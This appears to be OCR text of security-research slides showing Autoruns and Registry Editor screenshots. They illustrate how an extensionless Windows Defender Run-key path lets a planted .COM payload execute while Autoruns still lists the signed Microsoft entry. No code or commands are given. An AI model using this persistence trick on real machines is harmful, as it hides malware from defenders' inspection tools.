Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks

Autorun Entry	Description	Publisher	Image Path	Timestamp
☒ RtHDVBg_MAXX6	HD Audio Background Process	Realtek Semiconductor	c:\program files\realtek\audio\hda\rt...	8/22/2016 1:52 AM
☒ RTHDVCPL	Realtek HD Audio Manager	Realtek Semiconductor	c:\program files\realtek\audio\hda\rt...	8/22/2016 1:56 AM
☒ SecurityHealth	Windows Defender notification icon	Microsoft Corporation	c:\program files\windows defender\m...	12/12/1996 3:34 AM
☒ WavesSvc	Waves MaxxAudio Service Application	Waves Audio Ltd.	c:\program files\waves\maxxaudio\w...	12/22/2015 11:10 AM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				6/29/2017 3:01 PM
☒ Acrobat Assistant 8.0	Acro Tray	Adobe Systems Inc.	c:\program files (x86)\adobe\acrobat...	7/31/2017 2:36 PM
☒ Adobe Creative Cloud	Adobe Creative Cloud	Adobe Systems Incorporated	c:\program files (x86)\adobe\adobe ...	6/4/2017 10:03 AM
☒ AdobeCEPServiceMana...	Adobe CEP Service Manager	Adobe Systems Incorporated	c:\program files (x86)\common files\...	3/13/2013 8:20 AM
☒ LWS	Logitech Webcam Software	Logitech Inc.	c:\program files (x86)\logitech\ws\w...	9/13/2012 3:37 AM
☒ vmware-tray.exe	VMware Tray Process	VMware, Inc.	c:\program files (x86)\vmware\vmwar...	5/11/2017 3:47 AM
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/15/2017 4:13 PM



msascuil.exe

Size: 614 K

Windows Defender notification icon

Time: 12/12/1996 3:34 AM


Microsoft Corporation

Version: 4.11.15063.0

"C:\Program Files\Windows Defender\MSASCUIL.exe"

Ready. No Filter.

A Little Tampering...




Registry Editor

File Edit View Favorites Help


Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
AdobeAAMUpdater-1.0	REG_SZ	"C:\Program Files (x86)\Common Files\Adobe\OOBE\PDApp\UWA\Up
IAStorIcon	REG_SZ	"C:\Program Files\Intel\Intel(R) Rapid Storage Technology\IAStorIconL
iTunesHelper	REG_SZ	"C:\Program Files\iTunes\iTunesHelper.exe"
NvBackend	REG_SZ	"C:\Program Files (x86)\NVIDIA Corporation\Update Core\NvBackend.
RtHDVBg_MAXX6	REG_SZ	"C:\Program Files\Realtek\Audio\HDA\RAVBg64.exe" /MAXX6
RTHDVCPL	REG_SZ	"C:\Program Files\Realtek\Audio\HDA\RTHDVCPL64.exe" /s
SecurityHealth	REG_EXPAND_SZ	"C:\Program Files\Windows Defender\MSASCuiL"
WavesSvc	REG_SZ	"C:\Program Files\Waves\MaxxAudio\wavesvc04.exe"

...And A Nasty .COM File



Payload Not MSASCuiL.exe



Sexy Autoruns Bypass :)

Autoruns - Sysinternals: www.sysinternals.com

File Entry Options Help

Filter:

AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks

Autorun Entry	Description	Publisher	Image Path	Timestamp
☒ RtHdVbg_MAXX6	HD Audio Background Process	Realtek Semiconductor	c:\program files\realtek\audio\hda\rt...	8/22/2016 1:52 AM
☒ RTHDVCPL	Realtek HD Audio Manager	Realtek Semiconductor	c:\program files\realtek\audio\hda\rt...	8/22/2016 1:56 AM
☒ SecurityHealth	Windows Defender notification icon	Microsoft Corporation	c:\program files\windows defender\m...	12/12/1996 3:34 AM
☒ WavesSvc	Waves MaxxAudio Service Application	Waves Audio Ltd.	c:\program files\waves\maxxaudio\w...	12/22/2015 11:10 AM
